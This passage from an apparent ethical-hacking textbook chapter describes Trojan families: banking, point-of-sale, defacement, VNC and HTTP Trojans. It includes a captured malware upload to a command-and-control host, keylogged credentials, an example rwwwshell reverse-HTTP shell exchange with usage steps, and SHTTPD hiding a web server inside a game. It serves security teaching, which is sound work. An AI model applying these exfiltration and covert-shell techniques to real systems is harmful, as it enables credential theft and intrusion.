                         mfDNaUlw/xV5WgLSG64rEkCujqSo/WM1mQioW_2B_2FpYersX5u/VKk2EErTAGYPj/wIkp8_2F/yqniY8OYXBloXf/k43
                         .bmp
                         ← 200 text/html [no content] 166ms
                Request                           Response                           Detail
Content-Type:    multipart/form-data; boundary=67170687642643026513623260419
User-Agent:      Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0; Win64; x64)
host:            uuuansdownew.net
Content-Length:  373
Connection:      Keep-Alive
Cache-Control:   no-cache
Raw                                                                                                          [m:Raw]
--67170687642643026513623260419
Content-Disposition: form-data; name="upload_file"; filename="E1AC.bin"

MSCF..........,...............?...O..................L.t .01D3E7C4D200AF960B.].:K....CKM.O..P.......1....y
.ct."$J..j.....A<........F...X.c.KR<aB.J.L|...{..':.......
J..........yIwR...q........rw.6......*...4.N.....V.....Z.0.?
--67170687642643026513623260419--

[71/82]  [showhost]                                                              ?:help q:back [*:8080]
```

Figure 7.10: HTTPS requests to malicious servers

After connecting to the C2C server, it will perform keylogging and send the keylog data to the attacker. This keylog data can include passwords of banking websites, OTP messages, secure transaction passwords, pins, etc.


File Edit Search View Encoding Language Settings Macro Run Plugins Window ?
new 1
01D3E7BD56884E360B
01D3E643EDAE4F310B
01D3E655015AEA0C0B

```
09-05-2018 13:41:22
C:\Program Files\Internet Explorer\iexplore.exe
Blank Page - Internet Explorer

google

09-05-2018 13:41:38
C:\Program Files\Internet Explorer\iexplore.exe
Blank Page - Internet Explorer

google.com


09-05-2018 13:42:53
C:\Program Files (x86)\Notepad++\notepad++.exe
*new 1 - Notepad++

passwrod password password raaa raaaraaaa
this is my login for my facebook account: hello/hello123


```

Date of the collection

Program related with the keylogs

keylog data

Figure 7.11: Screenshot of Dreambot E-Banking Trojan – keylog data

Some additional e-banking Trojans are as follows:

- Emotet
- Panda Banker
- Ramnit
- ZeuS
- Dridex
- UrlZone Banker

Point-of-Sale Trojans

As the name indicates, point-of-sale (POS) Trojans are a type of financial fraudulent malware that target POS and payment equipment such as credit card/debit card readers. Attackers use POS Trojans to compromise such POS equipment and grab sensitive information regarding credit cards, such as credit card number, holder name, and CVV number. Since POS plays a critical role in the retail industry, these Trojans will have a greater impact on retail businesses and retail customers. The magnetic stripe on a credit card consists of two tracks, namely called TRACK1 and TRACK2. These are critical for completing the transaction using a POS device. Track1 and Track2 comprise critical information related to the credit card. Once a POS Trojan affects and compromises a POS device, it attempts to grab the TRACK1 and TRACK2 information of the card that is inserted in the device. Once the attacker acquires this information, he/she gets full control of the card and can easily perform financial fraud.

- **GlitchPOS**

  It is popularly known as GlitchPOS.A. GlitchPOS is a fake cat game that is embedded in malware and not displayed at the time of execution. It is a Trojan that masquerades as a cat game. When any victim installs the cat game, the Trojan will be executed in the background. GlitchPOS is used by attackers to grab the credit card information of the victim. GlitchPOS has become the most notorious financial Trojan, and its adverse effects have spread across the globe. To steal the credit card information, this Trojan searches for the Track1 and Track2 details in the memory pages of devices.



(Private) Load
Label5
newgame
Opt
exitme
List2
L
Visual Basic Resources
GamePath.frx
GamePath.frx0000
GamePath.frx5939
GamePath.frx650F
GamePath.frx143EE
GamePath.frx18027
GamePath.frx2DE2B
GamePath.frx2EF0A
GamePath.frx2FF92
GamePath.frx309C4
GamePath.frx30B2A
GamePath.frx30C90
GamePath.frx30DF6
GamePath.frx30F5C
GamePath.frx310C2
GamePath.frx31228
Resources Viewer
327 px
0 px

Figure 7.12: Screenshot of GlitchPOS Trojan


Some additional POS Trojans are as follows:

- LockPOS
- BlackPOS
- FastPOS
- PunkeyPOS
- CenterPOS
- MalumPOS

Defacement Trojans

Defacement Trojans, once spread over the system, can destroy or change the entire content of a database. However, they are more dangerous when attackers target websites, as they physically change the underlying HTML format, resulting in the modification of content. In addition, significant losses may be incurred due to the defacement of e-business targets by Trojans.

Resource editors allow one to view, edit, extract, and replace strings, bitmaps, logos, and icons from any Windows program. They allow viewing and editing of nearly any aspect of a compiled Windows program, from menus to dialog boxes and icons, etc. They employ user-styled custom applications (UCAs) to deface Windows applications.



You Are Hacked!!!!!

Original calc.exe

Defaced calc.exe

Figure 7.13: Screenshot showing defaced calc.exe application


- **Restorator**

  Source: *http://www.bome.com*

  Restorator is a utility for editing Windows resources in applications and their components (e.g., files with .exe, .dll, .res, .rc, and .dcr extensions). It allows you to change, add, or remove resources such as text, images, icons, sounds, videos, versions, dialogs, and menus in nearly all programs. Using this tool, one can achieve translation/localization, customization, design improvement, and development.

  Features:

  - Translate existing applications (localization)
  - Customize the look and feel of programs
  - Replace logos and icons (branding)
  - Enhance control over resource files in the software development process
  - Hack into the inner workings of applications on the computer


Restorator 2007 Trial - C:\Users\Test\Desktop\Untitled0.res
File Resources Viewer Edit Tools Help
Res Viewer:
Resource Tree
Untitled0.res
Resource Viewer
File Browser
Name
Size
Settings
General
Saving
Delphi/C++ Builder Forms
Codepage
Shell Integration
Viewer
Text Editor
File Browser
RC Files
Advanced
OK
Cancel
1 open file

☑ Show Tooltips [default]
☑ Allow multiple Restorator instances
☑ Show splash screen on start
☐ Keep Restorator Window always on top
☑ Ask for Folder, when assigning/extracting all [default]

Number of recently used files in file menu: 10

Number of recently found files in file menu: 20

Figure 7.14: Screenshot showing Restorator 2007 settings

Service Protocol Trojans

These Trojans can take advantage of vulnerable service protocols such as VNC, HTTP/HTTPS, and ICMP, to attack the victim's machine.

- **VNC Trojans**

  A VNC Trojan starts a VNC server daemon in the infected system (victim), whereby the attacker connects to the victim using any VNC viewer. Since the VNC program is considered a utility, this Trojan will be difficult to detect using antivirus software. Well-known financial malware such as Dridex, Neverquest, and Gozi employ a hidden virtual network computing (HVNC) module, which allows attackers to gain user-grade access to an infected PC.



Command and control instruction
VNC Traffic
VNC
Attacker
Victim
VNC Server

Figure 7.15: Working of VNC Trojan

- **HTTP/HTTPS Trojans**

  HTTP/HTTPS Trojans can bypass any firewall and work in reverse, as opposed to a straight HTTP tunnel. They use web-based interfaces and port 80. The execution of these Trojans takes place on the internal host and spawns a child program at a predetermined time. The child program is a user to the firewall; hence, the firewall allows the program to access the Internet. However, this child program executes a local shell, connects to the webserver that the attacker owns on the Internet through an apparently legitimate HTTP request, and sends it a ready signal. The apparently legitimate answer from the attacker's web server is, in fact, a series of commands that the child can execute on the machine's local shell. The attacker converts all the traffic into a Base64-like structure and gives it as a value for a cgi-string to avoid detection.

  The following is an example of a connection:

  Slave: `GET/cgi-bin/order? M5mAejTgZdgYOdgIO0BqFfVYTgjFLdgxEdb1He7krj HTTP/1.0`

  Master replies with: `g5mAlfbknz`

  The GET of the internal host (SLAVE) is the command prompt of the shell; the answer is an encoded "`ls`" command from the attacker on the external server (MASTER). The SLAVE tries to connect to the MASTER daily at a specified time. If necessary, the child is spawned if the shell hangs; the attacker can check and fix it the next day. If the administrator sees connections to the attacker's server and connects it to his/her server, he/she just sees a broken web server because there is a token (password) in the encoded cgi GET request. Support for WWW proxies (e.g., Squid, a fully featured web proxy cache) is available. The program masks its name in the process listing. The programs are reasonably small; the master and slave programs consist of only 260 lines per file. Usage is easy: edit rwwwshell.pl for the correct values, execute "rwwwshell.pl slave" on the SLAVE, and run "rwwwshell.pl" on the MASTER just before the slave tries to connect.



HTTP request to download a file
Victim
Trojan passes through HTTP reply
Server

Figure 7.16: Working of HTTP Trojan

  - **SHTTPD**

    SHTTPD is a small HTTP server that can be embedded inside any program. It can be wrapped with a genuine program (game chess.exe). When executed, it will turn a computer into an invisible web server. For instance, an attacker connects to the victim using web browser http://10.0.0.5:443 and infects the victim's computer with chess.exe, with Shttpd running in the background and listening on port 443 (SSL).

